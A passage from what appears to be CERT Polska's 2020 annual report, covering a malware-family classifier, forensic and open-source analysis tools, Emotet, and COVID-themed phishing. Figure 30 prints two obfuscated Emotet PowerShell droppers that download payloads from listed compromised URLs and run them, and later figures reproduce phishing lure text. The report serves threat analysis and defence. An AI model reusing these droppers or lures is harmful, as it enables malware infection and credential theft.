The first stage of our analysis consists in static detection of Windows API function calls in the binary code of the application obtained from memory during its start-up.

We use for this purpose the Api-Scout tool²⁷ created by Daniel Plohmman. One of the more compact results provided by ApiScout is binary vectors with a length of 1,024, each bit of which corresponds to one or more 'interesting' (in particular from the point of view of reverse engineering) functions with a similar effect. As a result, we obtain the so-called *ApiVector*. One example of its visualisation is presented in Figure 26.

²⁷ <https://github.com/danielplohmman/apiscout>




Figure 26. Graphic representation of ApiVector (ApiQR) with the use of the Hilbert curve with the breakdown of bits into semantic categories. Source: <http://byte-atlas.blogspot.com/2018/04/apivectors.html>




Figure 27. Graphic representation of ApiVector (ApiQR) for an example of a sample. Source: <http://byte-atlas.blogspot.com/2018/04/apivectors.html>

ApiVectors can be used for a cursory evaluation of the functionality of the sample analysed, as well as for family identification with the use of a reference database. The second application is more important for us in the SPARTA project, i.e. determination of the similarity between the sample analysed and other known files in order to classify the family of malware.

ApiScout does not work directly on executable files on the disk, but on the memory of the process started. Therefore, the first stage of the sample analysis is its launch in a Drakvuf Sandbox (more information about this tool is on page 65), from which we receive from several to several hundred (and in extreme cases even several thousand) memory dumps, for which ApiVectors are calculated.

Since many ApiVectors are associated with each sample, we had to take this aspect into account when developing the method of comparing samples. Within the first approach, ApiVectors were aggregated to construct a representative (also in the form of ApiVector) which was then properly classified according to the model learned. We called this approach classification at the level of samples.

The classification mechanism itself is simple: the representative is compared to the ApiVectors in the model learned, which have assigned names of families of malware. The level of similarity is calculated on the basis of the Jaccard index²⁸. The model is developed on an ongoing basis based on new files collected in the MWDB (more information about the MWDB platform is on page 64), i.e. using so-called online learning. The MWDB components responsible for automatic identification of families of malware are characterised by high accuracy: there are hardly any situations where a sample would be assigned to an incorrect family. At the same time, for many MWDB samples, the family was not automatically detected, for example when a new variant of malware appears. Samples without a detected family do not enter the model, but may potentially be classified on the basis of their ApiVectors.

In order to select the method of representative construction and the threshold of similarity for the purposes of the classification, we conducted experiments with clustering of samples. The first approach used was to select an ApiVector with the highest number of bits lit for each sample (the remaining ApiVectors were rejected). Finally, we decided to construct a representative by using a logical sum on all corresponding bits. This approach left the largest amount of information and, at the same time, the results obtained remained sufficiently diverse, which resulted in selecting the initial threshold of similarity of 100%, i.e. the aggregated ApiVectors had to be identical to recognise that they corresponded to the same family.

Then, we implemented the classification at the level of individual memory dumps, i.e. with the exclusion of the aggregation of ApiVectors. The classification of a sample is the sum (set) of the classification of memory dumps which occurred during the analysis of the sample in the Drakvuf Sandbox. In this approach, the classifier model is the same as before, with the difference that it consists of ApiVectors calculated for individual memory dumps together with detected family identifiers.

It results from preliminary tests that the last method produces the best results. We set the lower limit of its effectiveness at 25.39%, while we did not find a single case in which the family would be assigned incorrectly. The lower limit of the effectiveness of the classifier acting on representatives was set at 25.86%, but the score received was a bit higher due to at least 0.06% of incorrect classifications.

In 2021, we will continue works on the classifier, in particular to optimise its parameters and carry out its production implementation within the MWDB platform.

The classification system was created on the basis of components created by CERT Polska, which we make available under open licences. They include: Karton task management system²⁹, MWDB client library³⁰ and library aimed at supporting the analysis of Malduck malicious software³¹.

28 https://pl.wikipedia.org/wiki/Indeks_Jaccarda
 29 <https://github.com/CERT-Polska/karton>
 30 <https://github.com/CERT-Polska/mwdblib>
 31 <https://github.com/CERT-Polska/malduck>



Forensics

In 2020, we continued to develop the project of the 'Advanced Forensic Laboratory' implemented by CERT Polska in cooperation with the Cybersecurity Institute of the Warsaw University of Technology. Experience gathered in this period due to the specific time of the pandemic, which significantly affected the operation of many institutions, the increase in the number of observed threats occurring in cyberspace, as well as significant demand for cybersecurity services slightly changed our approach to the tools produced within the project.

Experts from the Computer Forensics Analysis Team of CERT Polska focus primarily on practical activities and 'field' works. Due to this, the project gained additional resources and tools supporting effective cooperation with law enforcement authorities and the possibility to provide high-quality forensics analysis services.

Works performed within the project helped to develop a number of auxiliary methodologies in cooperation with law enforcement authorities and to create significant laboratory facilities in terms of data recovery, repairs of carriers

damaged physically and carriers with damaged software, analysis and detection of radio signals as well as protection and analysis of evidence for mobile devices, PCs and server devices. The situation caused by the Covid-19 pandemic had an impact on the nature of works carried out in 2020. The adopted approach, used for example in the implementation of the environment for carrying out visual inspections or process experiments, resulted in the creation of tools and an analytical environment that met the specific requirements of remote work, also in the scope of work with evidence carriers, in the case of which any loss of data integrity or confidentiality cannot happen.

The project also includes the creation of a mobile laboratory enabling transport of equipment to a stationary laboratory with the maintenance of power supply, the performance of preliminary acquisition or even remote analysis in cases where the time from the moment of gaining access to the data carrier to its analysis is critical. Dedicated software and graphic environments aggregating data obtained from radio devices and tools that can be used to combat the effects of such malicious software as ransomware were also developed.



Figure 28. Mobile laboratory equipment, server part.



Figure 29. Mobile laboratory equipment, office part.

The project is co-financed by the National Centre for Research and Development under the CyberSecident programme, agreement number (CYBERSECIDENT/369234/I/NCBR/2017).



Open source projects

It is hard to imagine the existence of the modern world without open source projects. The free software movement initiated in the 1980s by Richard Stallman – the founder of the GNU project and the Free Software Foundation – proved to be extremely influential. Easy access and the possibility to modify and share changes with others resulted in the programming community adopting this model of software development without hesitation. This ideology is so strong that such giants as Microsoft, whose leaders openly recognised free software as harmful, today also make their products available under free licences.

Believing in the potential of open source software, similarly as in previous years, in 2020 we made public many internal projects that we carried out specifically for the purposes of our team. We hope that they will be useful for the community of malware analysts, facilitate their work and contribute to improving the security level of the Internet users, both in Poland and worldwide.

MWDB

The scale and complexity of criminals' activities increasing each year may pose a challenge for many organisations monitoring current threats. The MWDB (Malware Database) was built as a response to problems related to managing samples of malicious software and information collected about them.

In addition to storing and searching the set of samples, the most basic functions of the MWDB include creating links between them, grouping them into families and sharing information with other users.

Samples are not the only type of items stored by the MWDB. Apart from them, the following items have also been defined:

- configurations – structured data defining the most important features of the sample, i.e. C&C server addresses, encryption keys, versions, etc., stored as JSON files
- blobs – other data, not having any structure, presented in a human readable form, i.e. strings of characters, injects, e-mail templates, etc.

More advanced users will appreciate mwdblib delivered by the MWDB REST API and the dedicated library used to automate tasks and to build integration with other websites.

The MWDB also supports plugin-based extensions that can be useful to adapt applications to the organisation-specific requirements.

In 2019, we made available the MWDB as a service giving access to information obtained by CERT Polska analytical systems. One year later, in June 2020, we opened the source code of the application, providing the possibility to launch private instances of the MWDB.

More information about the development of the MWDB in 2020 is on page 53

Karton

Karton is a framework for building dynamic task processing pipelines, based on microsites. Karton provides a uniform platform that waits for tasks of a specific type (containing an appropriate header) and sends new ones to the system that can be processed by other services.

The basic object transferred in the system is a *task*. The task contains headers – metadata that allow its transfer to the appropriate service, and the payload – set of data needed to process the task. Services in the Karton system are divided into two types: *consumers* and *producers*. Communication takes place via a broker (karton-system) that transfers the tasks to be performed to the appropriate queues.

One of the assumptions of the framework was to minimise dependencies. Two services are required for the proper operation of Karton: MinIO (or the supporting equivalent API S3) – used for storing larger objects (such as binary files), and Redis – storing the current state of the system and providing processing queues.

In addition to the library, we also made available a number of services that can be activated in the Karton ecosystem:

- dashboard – simple web application to visualise the current state of the system – functioning websites, queues of tasks and errors
- classifier – recognises the type of a file received and transmits it to specialised systems
- archive-extractor – decompress ZIP, RAR, 7z and similar archives
- asciimagic – decodes data encoded in ASCII, e.g. base64
- mwdb-reporter – transfers the analysis results to the MWDB instance
- autoit-ripper – extracts AutoIt scripts from EXE files
- config-extractor – extracts configurations from executable files or dumps of memory collected during the analysis in the sandbox
- yaramatcher – scans YARA files

Although Karton was designed for the analysis of malicious software, it is suitable for other applications requiring a flexible queue system.

DRAKVUF Sandbox

DRAKVUF Sandbox, formerly known as DRAKMON, was made public in early 2020. The project is aimed at building a system for the analysis of malicious software based on the DRAKVUF monitor. From the very beginning, DRAKVUF Sandbox was designed for integration with the rest of the systems existing in CERT Polska, therefore including it in a system based on the Karton framework requires a change of only a few entries in the configuration. Apart from the analytical engine, DRAKVUF Sandbox provides a user interface in the form of a web application that allows viewing the results of the analysis, and the set of modules – post-processes which process the analyses performed from the ‘raw’ form to a high-level form. The installation is based on DEB packages built for Ubuntu 18.04, 20.04 and Debian Buster systems.

Within the development of the sandbox, our team supported the development of other projects that use this solution.

DRAKVUF

DRAKVUF is a programme that monitors virtual machines operating under the Xen hypervisor. Unlike popular solutions based on agents installed inside the machine, DRAKVUF uses the VMI (Virtual Machine Introspection) technique. As a result, the system operating in the virtual machine does not have to be specially modified to allow monitoring, and the detection of the tracking programme is significantly impeded. DRAKVUF is able to intercept system calls, WinAPI calls, save memory regions, etc.

The traps set by DRAKVUF are based on the `altp2m` mechanism – depending on the currently performed instructions, the processor can ‘see’ the physical memory in various ways (original/modified view). The `altp2m` implementation uses EPT (Extended Page Tables), being part of the VT-x extension on Intel platforms. Due to this, the virtual machine works efficiently and the detection of traps becomes much more difficult.

Apart from many error corrections in 2020, our team provided another plugin for DRAKVUF – `tlsmon`, which monitors programmes using TLS and saves the generated keys. This allows the decryption of communication and the traffic analysis through such programs as Wireshark.

Xen

Xen is a type-1 hypervisor that runs directly on the hardware, unlike the popular VirtualBox or VMWare Workstation, which require an operating system. It was the first hypervisor that implemented the appropriate VMI interfaces that are used today by DRAKVUF. Despite having been built for many years, so far Xen does not support the IPT (Intel Processor Trace) technology.

Intel Processor Trace is an extension of the x86-64 architecture available on new Intel processors. It allows you to save the trace of the processor’s operation, which provides the possibility to reconstruct the programme control flow. Originally designed as a tool for debugging and profiling, it can also be used for the analysis of malicious software.

In the sandbox, the use of Intel PT may become an additional source of information on how the sample works. In addition to observing how the programme interacts with the operating system, it is also possible to find out what code included in the sample was executed. Such knowledge can significantly simplify the work of people analysing malicious software, providing them with information on which places in the programme they should pay particular attention. This is particularly useful for static-linked programmes, containing a large amount of code. Moreover, knowledge of what code has been executed may also reveal other features of the sample, such as attempts to detect a virtual machine.

After several iterations, in cooperation with developers working on Xen, it was possible to create changes giving users access to IPT and then include them in the main repository.

Support for Intel PT will be officially available in Xen 4.15, which is planned to be released in the first half of 2021.

Hfinger

In 2020, we published a tool for the identification of the HTTP protocol of malicious software, which we called Hfinger³². Hfinger analyses HTTP requests to create their short fingerprint, similarly as in the case of calculating the hash function from files, e.g. SHA-256. Such representation may be used to identify different families of malicious software, e.g. in network traffic monitoring systems or application behavioural analysis systems (sandboxes).

³² <https://github.com/CERT-Polska/hfinger>

Hfinger analyses HTTP requests in terms of the features of the URL address, structure and value of headers, value of fields of the method and protocol version as well as characteristics of the content of the request (payload). Examples of features are: URL length, request method, order of headers used, and length of data field. These features are converted into a shorter form that enables compact representation of the most important features. However, this form still allows a simple reconstruction of the original value, which is impossible e.g. in the case of cryptographic hash functions. Hfinger has several modes of operation, which are different in terms of the features used to create the fingerprint. These modes achieve various objectives, e.g. minimising the probability of marking various malware families with the same fingerprint or reducing the number of fingerprints created. A detailed description of the operation of the tool can be found in the documentation.

When designing Hfinger, we focussed on achieving the greatest possible uniqueness of fingerprints between different families of malware. It means that we minimised the chance that two HTTP requests sent by different families would have the same representation. In addition, we reduced the probability that a

fingerprint created for malicious software will be the same as for ordinary software, e.g. a web browser or e-mail programme. An important feature of the tool is that information from the fingerprint can be read directly by a person, which provides a quick understanding of the most important features of the request and the discovery of relations between individual fingerprints, e.g. detection of changes in the *User-Agent* header value, while maintaining a constant structure of the request.

Apart from differentiating requests from different families of malicious software, Hfinger can also be used to group requests within a single family, e.g. to determine the nature of the operation performed. This helps to distinguish, e.g. to check, the IP address of a bot from its registration in the botnet. Although Hfinger does not provide names of specific families of malicious software, if we provide the database of fingerprints associated with such names, the tool may allow such identification.

Works on Hfinger were co-financed by the European Union's 'Connecting Europe' Facility.

All available projects can be found on our profile on the GitHub website – <https://github.com/CERT-Polska>.



Threats and incidents in Poland

In this part of the report, we describe selected – new or increasingly more serious – threats that specifically concerned Polish Internet users.



Emotet

As in the previous year, in 2020, Emotet remains one of the most popular and untamed families of malicious software. It was first observed in 2014 as a modular banking trojan³³ aimed at customers of German and Austrian banks. In subsequent versions, functions related to stealing passwords and money from accounts of infected victims were gradually expanded³⁴. However, in 2017 in the fourth version of the software, the Emotet authors decided to abandon the banking module and focus on further expansion of the botnet via the spam module, as well as on stealing e-mails and access details to mail accounts from computers attacked.

At the end of January 2020, the Japanese CERT team – JPCERT – made public the ‘Emo-Check’ tool³⁵, which checks whether a given system was infected by Emotet.

In response to its publication, as well as another tool allowing interaction with the C&C servers³⁶, the trojan authors decided to make a number of changes in the software.

First, an algorithm used to generate file paths and process names was developed. The communication protocol with the server was also changed. We described changes noticed by us and introduced methods of obscuring the code in the article ‘What’s up, Emo-tecik’³⁷ available on our blog. Apart from changes in the binary files, the software authors also took care of regular updates of documents with malicious macros used to download and install Emotet on the victim’s system. Although they still performed a very similar function, the level of their obfuscation increased gradually over the year, which can be seen in Figure 30.

³³ <https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/>

³⁴ <https://securelist.com/analysis/publications/69560/the-banking-trojan-emotet-detailed-analysis/>

³⁵ <https://github.com/JPCERTCC/EmoCheck>

³⁶ https://twitter.com/D00RT_RM/status/1186311826117713922

³⁷ <https://www.cert.pl/en/posts/2020/02/whats-up-emotet/>


```

1 # 2020-01-13
2 $Krmwmenrraaah='Btyzbkgjd';
3 $Sfpclpevivj = '657';
4 $Jlshhmzfqqy='Jyxaeouu';
5 $Popdvfzbqlgpo=$env:userprofile+'\'$Sfpclpevivj+'.exe';
6 $Bjvhvoao='Yubyksohlp';
7 $Cwkwankycpma='new-object' NET.WebCLIENT;
8 $Ndcfhdvmqg='http://www.opccmission.org/wp-includes/PROWj892236/*http://butterflyvfx.synergy-college.org/3fb7513/*https://www.app48.cn/logreport/01416692/
9 *http://diek.nou.nl/app/gC4059/*http://www.aiga.it/wp-admin/2Hf689/'. "SpliT";
10 $Owrmmjycqtzj='Ledqpkcyepwyq';
11 foreach($Popwucign in $Ndcfhdvmqg){try{$Cwkwankycpma."dOWNLOAdFIle"($Popwucign, $Popdvfzbqlgpo);
12 $Niuzguyp='Rptueushl';
13 If (($&'Get-Item' $Popdvfzbqlgpo).Length -ge 25376) {[Diagnostics.Process]::START($Popdvfzbqlgpo);
14 $Vzssqscp='Mcdlfkkempvk';
15 break;
16 $Jdzueeeqjnuh='Gnsvzcrr'}}catch{}$Iwhuuikcwjm='Lsohluxkd'
17
18 # 2020-12-31
19 $So9Rq = [Type]("{3}{1}{2}{0}{4}"-F '.io.dIREC','E','M','syst','toRY');
20 $yXnt6m=[Type]("{2}{5}{3}{1}{0}{4}"-F 'MANAGE','OINT','system.Net.','Cep','r','SeRvi');
21 $ErrorActionPreference = ('SilentlyContinue');
22 $T5u1k2t=$L30G + [char](64) + $C30I;
23 $E_3Y='X80G';
24 ([VARIABLE $so9Rq -valUeon)::"CREAtEdiRecToRY"($HOME + (('{}I10p0z5{0}Btjghqf{0}'-F [CHAR]92));
25 $E40J='G920';
26 $Yxnt6M:"SeCuRityProTocoL" = ('Tls12');
27 $Y48K-('B04F');
28 $Bpt7y5z = ('M21Y');
29 $N12Q-('M42R');
30 $Qixwhf2=$HOME+({'sZJI10p0z5sZJBtjghqfszJ' -CrEpLACE ([CHAR]115+[CHAR]122+[CHAR]74),[CHAR]92)+$Bpt7y5z+'.dll';
31 $C56I-('H13V');
32 $Hgb0yb0-('eIr[S://mediatorstewart.com/service-msc/3zZLr/@]eIr[S://wolffsachs.com/wp-content/UK2w/@]eIr[S://ycspreview.com/shubham/h7qna/@]eIr[S://wi360.
33 com/wp-content/u/@]eIr[S://linkejet.com.br/cgi-bin/U0/@]eIr[S://nuocmambamuoi.vn/wp-admin/Ty/@]eIr[S://ellinismos1922.gr/log/c99FG/')."rEpLACE"({'eIr[S']
34 ,([array]('sd','sw'),'http','3d')[1])."SpliT"($W49R + $T5u1k2t + $B58A);
35 $B30W-('F86F');
36 foreach ($Qbf843y in $Hgb0yb0){try{([New-Object] system.net.WebCLienT).dOWNLOAdFIle"($Qbf843y, $Qixwhf2);
37 $Q21L='R4_Y';
38 If (($&'Get-Item' $Qixwhf2).LenGTH -ge 49338) {'rundll32' $Qixwhf2,('Control_RunDLL')."tOSTRING()};
39 $W30Q-('G59H');
40 break;
41 $Q28W-('L8_B')}}catch{}$O19K-('H46E')

```

Figure 30. Comparison of two PowerShell scripts embedded in malicious documents from the beginning and end of 2020.



Similarly as in the previous year, we closely examined Emotet campaigns and shared information with other organisations and security researchers. From Figures 31 and 32, we can conclude that while the number of unique configurations is not much higher than in the case of other families, the scale of the entire operation is really quite large.




Figure 31. Number of unique Emotet configurations against other families of malicious software. Own study based on analyses from the MWDB system in 2020.




Figure 32. Number of observed Emotet samples against other families of malicious software. Own study based on analyses from the MWDB system in 2020.



Phishing and other extortion

The beginning of the COVID-19 pandemic meant a complete lifestyle change for many people. However, it created a unique opportunity for criminals to launch new campaigns based on the current crisis.

The first attack, which we observed on 10 March 2020, used a well-known scheme with fake messages. On the homepage of the infor-

mation website, there is shocking information about the abduction of a child, beating or, as in the analysed case, shocking statement of a doctor on the number of people infected in Poland. However, in order to see the embedded video, it is necessary to log in via the fake Facebook login panel, and in some cases also enter a BLIK code.



NOWE FAKTY NA TEMAT KORONAWIRUSA [WIDEO]

NOWE FAKTY NA TEMAT KORONAWIRUSA [WIDEO]

f PODZIEL SIĘ



g+



Koronawirus nadal rozprzestrzenia się na świecie. Liczba zachorowań w Polsce wzrosła do 17 (prawdopodobnie liczba ta jest mocno zaniżona). Kolejna zakażona osoba to kobieta, która przebywa w szpitalu w Poznaniu. Rząd postanowił wprowadzić kontrole sanitarne na granicach z Czechami i Niemcami, a od jutra na pozostałych przejściach granicznych. Tymczasem pierwsze dwa przypadki zakażenia koronawirusem odnotowano na Cyprze co oznacza, że Covid-19 pojawił się już we wszystkich 27 krajach Unii Europejskiej. Z punktu widzenia zagrożenia epidemiologicznego, Główny Inspektor Sanitarny nie zaleca podróżowania do Chin, Hongkongu oraz Korei Południowej, Włoch, Iranu, Japonii, Tajlandii, Wietnamu, Singapuru i Tajwanu. Ciężki przebieg choroby obserwuje się u ok. 15-20% osób. Do zgonów dochodzi u 2-3% osób chorych. Prawdopodobnie dane te zaniżono, gdyż u wielu osób z lekkim przebiegiem zakażenia nie dokonano potwierdzenia laboratoryjnego. Zdaniem ekspertów liczba chorych w Polsce to około 250 przypadków, we wszystkich województwach. Poniżej materiał dający do myślenia na temat obiegu informacji i ich rzetelności w naszym kraju.

WYPOWIEDŹ DOKTORA Z JEDNEGO Z WARSZAWSKICH SZPITALI NA TEMAT NAMNAŻAJĄCEJ SIĘ LICZBY ZARAŻONYCH W POLSCE.



Figure 33. Sensational message inducing the victim to see the film.

The criminals' next ideas did not take long to come. Just 5 days later, we informed about three new campaigns using the coronavirus theme:

- information about alleged food assistance, which could be obtained only after logging in to the Trusted profile (see Figure 34)
- SMS messages about the possibility to get the coronavirus vaccine after making 'an additional refundable payment'
- SMS messages about account funds being blocked for special national reserves in the National Bank of Poland (see Figure 35)

http://||UUU.com

Login 

Profil Zaufany

Wsparcie żywieniowe - Koronawirus

Zgodnie z rozporządzeniem Ministerstwa Zdrowia dla każdego obywatela przysługuje wsparcie żywieniowe w związku z epidemią Koronawirusa.

Na jedną osobę przysługuje:

- 20 l wody
- 3,5 kg zbóż, produktów zbożowych, chleba, ziemniaków, makaronu i ryżu.
- 2,5 kg owoców w puszkach lub słoikach i orzechów
- 4 kg suchych roślin strączkowych i warzyw w puszkach lub słoikach
- 2,6 kg mleka i produktów mlecznych
- 1,5 kg mięsa, ryb i jajek, ewentualnie jajek w proszku (świeże jajka mają trwałość kilka dni, proszek kilka lat)
- 0,4 kg tłuszczu i olejów

W celu otrzymania świadczenia prosimy o potwierdzenie danych osobowych poprzez profil zaufany.

Zaloguj się przy pomocy banku



Figure 34. Fake information leading to a phishing website targeting login details of the Trusted Profile.

